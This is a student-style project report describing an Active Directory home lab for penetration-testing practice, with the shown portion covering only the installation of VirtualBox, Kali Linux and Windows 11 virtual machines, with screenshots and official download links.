



ACTIVE DIRECTORY HOME LAB

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Project summary

This project seeks to identify and analyze security vulnerabilities in Active Directory (AD) environments through rigorous penetration testing. By setting up a virtual AD infrastructure using Windows Server 2022 and Windows 11 , and utilizing tools like Kali Linux, VMware Workstation Player, and Oracle Virtual-box, the project simulates diverse attack vectors to uncover potential weaknesses. Focus areas include installing and configuring domain controllers (DCs), implementing group policies, managing AD users and computers, and exploiting vulnerabilities in service accounts. The project employs techniques such as Link-Local Multicast Name Resolution (LLMNR) poisoning and credential relaying, and uses tools like Responder, Hashcat, PowerView, BloodHound, and Mimikatz to capture and crack password hashes, enumerate domains, and extract sensitive information.

Project problem statement:

In today's enterprise environments, managing user accounts, permissions, and resources efficiently is crucial. Active Directory (AD), a directory service developed by Microsoft, is widely used for these purposes. However, many IT professionals and students lack hands-on experience with AD due to limited access to enterprise-level resources and environments. This project aims to bridge that gap by setting up a functional Active Directory home lab to simulate a small to medium-sized business environment. The goal is to provide a practical learning platform for understanding AD's features, functionalities, and best practices.

Project Scope

Objective :

- Our primary objective is to establish a robust Active Directory (AD) environment tailored for testing, where we will conduct comprehensive penetration tests to identify and address security vulnerabilities.
- By simulating various attack vectors, we aim to thoroughly analyze their impact on AD security and assess potential risks.
- Following this, we will develop and implement effective mitigation strategies to fortify the AD setup against such threats.
- Finally, we will compile a detailed report that outlines our findings and offers actionable recommendations for enhancing the overall security of the AD environment.

Requirements:

- 1. Virtualization Software:** VMware Workstation, VirtualBox, or similar tools for creating and managing virtual machines.
- 2. Operating Systems:** Virtual machines running Windows Server 2022 and Windows 11 for the Active Directory setup, and Kali Linux for penetration testing.
- 3. Penetration Testing Tools:** Responder, Hashcat, Mimikatz, and other relevant tools for simulating attacks and analyzing vulnerabilities.
- 4. Network Configuration:** Proper network setup to ensure communication between the AD environment and penetration testing tools.
- 5. Installation Media:** ISO files for Windows Server 2022 and Windows 11, and installation packages for Kali Linux.

Implementation:

- Download the requirements
- Setup the VirtualBox
- Domain Controller Setup
- User Machine Setup
- Active Directory Setup

SETUP AND PREPARATION:

Virtual Machine Installation:

STEP- 1:


Downloading the Virtualbox or VMWare from the official websites and setting up.

(Virtualbox-

<https://www.virtualbox.org/wiki/Downloads>)

(VMWare-

<https://www.vmware.com/products/desktop-hypervisor/workstation-and-fusion>)



The screenshot shows the 'Download VirtualBox' page of the VirtualBox website. The page has a blue header with the VirtualBox logo and navigation links for 'About', 'Screenshots', 'Downloads', 'Documentation', 'End-user docs', 'Technical docs', 'Contribute', and 'Community'. On the right side, there are links for 'search...', 'Login', 'Preferences', 'Start Page', 'Index', and 'History'. The main content area is titled 'Download VirtualBox' and contains text about finding binaries and source code, agreeing to terms and conditions, and releasing under GPL version 3. It lists 'VirtualBox 7.0.20 platform packages' for Windows, macOS / Intel hosts, Linux distributions, Solaris hosts, and Solaris 11 IPS hosts. It also mentions SHA256 checksums, MD5 checksums, and a note about upgrading guest additions. The 'VirtualBox 7.0.20 Oracle VirtualBox Extension Pack' is mentioned, along with support for all platforms. A note at the bottom states that the Extension Pack binaries are released under the PUEL license. The 'VirtualBox 7.0.20 Software Developer Kit (SDK)' is also mentioned.


STEP-2:

Install the VirtualBox




STEP-3:


Providing the location where to be installed .




STEP-4:Customizing the setup .



STEP-5: Ready to install .



STEP -6: Installation completede Successfully



ENVIRONMENT SETUP

Kai Linux Installation:

STEP-1: Go to official website to download the kali virtual machine iso file.


Wesite: <https://www.kali.org/get-kali/#kali-platforms>

A screenshot of a web browser displaying the Kali Linux official website. The URL in the address bar is "kali.org/get-kali/#kali-platforms". The page features a dark header with the Kali logo and navigation links for "GET KALI", "BLOG", "DOCUMENTATION", "COMMUNITY", "COURSES", "DEVELOPERS", and "ABOUT". Below the header, a section titled "Choose your Kali" offers two options: "Installer Images" and "Virtual Machines". The "Installer Images" section includes a "Recommended" button. The "Virtual Machines" section also includes a "Recommended" button. Both sections provide a brief description and a list of pros and cons.


STEP-2: Download the Kali Linux for VirtualBox.



STEP-3: Setting up the location and name. Add the iso image of kali.




STEP-4: Provide the memory requirement and processor requirement.




STEP-5:

Create required number of users.



STEP-6: Install the server in VirtualBox.



Windows11 installation:

STEP-1: Download the windows from Microsoft official website. <https://www.microsoft.com/en-in/software-download/windows11>

If you want to perform a reinstall or clean install of Windows 11 on a new or used PC, use this option to download the media creation tool to make a bootable USB or DVD.

+ Before you begin using the media creation tool

[Download Now](#)

Download Windows 11 Disk Image (ISO) for x64 devices

This option is for users that want to create a bootable installation media (USB flash drive, DVD) or create a virtual machine (.ISO file) to install Windows 11. This download is a multi-edition ISO which uses your product key to unlock the correct edition.

Windows 11 (multi-edition ISO for x64 devices)

+ Before you begin downloading an ISO



[Download Now](#)

Download - Windows 11 English International

